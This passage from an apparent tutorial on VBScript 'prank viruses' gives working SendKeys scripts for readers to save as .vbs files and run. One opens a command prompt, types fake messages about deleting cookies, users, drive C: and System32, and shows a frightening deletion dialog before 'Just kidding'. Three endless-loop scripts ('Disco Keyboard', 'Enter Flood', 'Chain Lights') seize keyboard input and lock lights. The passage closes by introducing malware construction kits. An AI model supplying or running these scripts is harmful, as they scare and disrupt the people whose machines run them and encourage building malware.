wshshell.sendkeys ","
WScript.sleep 200
wshshell.sendkeys " "
WScript.sleep 200
wshshell.sendkeys strName
WScript.sleep 200
```

```
wshshell.sendkeys "?"  
x=msgbox ("?",4)  
wshshell.sendkeys "{ENTER}"  
wshshell.sendkeys "cls"  
wshshell.sendkeys "{ENTER}"  
if x=6 Then  
WScript.sleep 200  
wshshell.sendkeys "G"  
WScript.sleep 200  
wshshell.sendkeys "o"  
WScript.sleep 200  
wshshell.sendkeys "o"  
WScript.sleep 200  
wshshell.sendkeys "d"  
WScript.sleep 200  
wshshell.sendkeys ","  
WScript.sleep 200  
wshshell.sendkeys " "  
WScript.sleep 200  
wshshell.sendkeys "y"  
WScript.sleep 200  
wshshell.sendkeys "o"  
WScript.sleep 200  
wshshell.sendkeys "u"  
WScript.sleep 200  
wshshell.sendkeys " "  
WScript.sleep 200  
wshshell.sendkeys "s"  
WScript.sleep 200
```

```
wshshell.sendkeys "h"
WScript.sleep 200
wshshell.sendkeys "o"
WScript.sleep 200
wshshell.sendkeys "u"
WScript.sleep 200
wshshell.sendkeys "l"
WScript.sleep 200
wshshell.sendkeys "d"
WScript.sleep 200
wshshell.sendkeys " "
WScript.sleep 200
wshshell.sendkeys "b"
WScript.sleep 200
wshshell.sendkeys "e"
WScript.sleep 200
wshshell.sendkeys "."
WScript.sleep 200
wshshell.sendkeys "."
WScript.sleep 200
wshshell.sendkeys "{ENTER}"
WScript.sleep 100
wshshell.sendkeys "exit"
WScript.sleep 100
wshshell.sendkeys "{ENTER}"
End If
```

```
if x=7 Then
```

```
WScript.sleep 200
wshshell.sendkeys "N"
WScript.sleep 200
wshshell.sendkeys "o"
WScript.sleep 200
wshshell.sendkeys "?"
WScript.sleep 500
wshshell.sendkeys " "
WScript.sleep 200
wshshell.sendkeys "."
WScript.sleep 200
wshshell.sendkeys "."
WScript.sleep 200
wshshell.sendkeys "."
WScript.sleep 200
wshshell.sendkeys "Y"
WScript.sleep 200
wshshell.sendkeys "o"
WScript.sleep 200
wshshell.sendkeys "u"
WScript.sleep 200
wshshell.sendkeys " "
WScript.sleep 200
wshshell.sendkeys "s"
WScript.sleep 200
wshshell.sendkeys "h"
WScript.sleep 200
wshshell.sendkeys "o"
WScript.sleep 200
```



```
wshshell.sendkeys "u"
WScript.sleep 200
wshshell.sendkeys "l"
WScript.sleep 200
wshshell.sendkeys "d"
WScript.sleep 200
wshshell.sendkeys " "
WScript.sleep 200
wshshell.sendkeys "b"
WScript.sleep 200
wshshell.sendkeys "e"
WScript.sleep 200
wshshell.sendkeys "."
WScript.sleep 200
wshshell.sendkeys "."
WScript.sleep 400
wshshell.sendkeys "{ENTER}"
WScript.sleep 100
wshshell.sendkeys "exit"
WScript.sleep 100
wshshell.sendkeys "{ENTER}"
```

End If

```
WshShell.Run "cmd"
WScript.sleep 500
wshshell.sendkeys "dir"
WScript.sleep 100
wshshell.sendkeys "{ENTER}"
WScript.sleep 1000
```

```
wshshell.sendkeys "dir"
WScript.sleep 100
wshshell.sendkeys "{ENTER}"
WScript.sleep 2000
wshshell.sendkeys "cls"
WScript.sleep 40
wshshell.sendkeys "{ENTER}"
WScript.sleep 40
wshshell.sendkeys "prompt deleting cookies..."
WScript.sleep 40
wshshell.sendkeys "{ENTER}"
WScript.sleep 40
wshshell.sendkeys "cls"
WScript.sleep 40
wshshell.sendkeys "{ENTER}"
WScript.sleep 2000
wshshell.sendkeys "prompt deleting Users..."
WScript.sleep 40
wshshell.sendkeys "{ENTER}"
WScript.sleep 40
wshshell.sendkeys "cls"
WScript.sleep 40
wshshell.sendkeys "{ENTER}"
WScript.sleep 2000

wshshell.sendkeys "prompt deleting drive 'C:!'"
WScript.sleep 200
wshshell.sendkeys "{ENTER}"
WScript.sleep 40
```

```
wshshell.sendkeys "cls"

WScript.sleep 40

wshshell.sendkeys "{ENTER}"

WScript.sleep 1000

x=msgbox ("Are you sure that you want to permanently delete all directories, files, and subfiles in
environment variable: '%ALLDATA%' ? " ,4+32, "C:\")

WScript.sleep 2000

wshshell.sendkeys "prompt deleting system 32..."

WScript.sleep 70

wshshell.sendkeys "{ENTER}"

WScript.sleep 40

wshshell.sendkeys "cls"

WScript.sleep 40

wshshell.sendkeys "{ENTER}"

WScript.sleep 1000

wshshell.sendkeys "exit"

WScript.sleep 200

wshshell.sendkeys "{ENTER}"

WScript.sleep 4000

msgbox "Just kidding :)"
```

### **Disco Keyboard Virus**

```
Set wshShell =wscript.CreateObject("WScript.Shell")

do

wscript.sleep 100

wshshell.sendkeys "{CAPSLOCK}"

wshshell.sendkeys "{NUMLOCK}"

wshshell.sendkeys "{SCROLLLOCK}"

loop
```


### **Enter Flood Virus**

```
Set wshShell = wscript.CreateObject("WScript.Shell")  
do  
wscript.sleep 100  
wshshell.sendkeys "~(enter)"  
loop
```


### **Chain Lights Virus**

```
Set wshShell =wscript.CreateObject("WScript.Shell")  
do  
wscript.sleep 200  
wshshell.sendkeys "{CAPSLOCK}"  
wscript.sleep 100  
wshshell.sendkeys "{NUMLOCK}"  
wscript.sleep 50  
wshshell.sendkeys "{SCROLLLOCK}"  
loop
```

Copy the above given codes into a notepad file and save with .vbs extension name and type as allfiles.



## Malware Creation with Construction Kits:







All you have to do is select the function you want and give the virus name, that's it.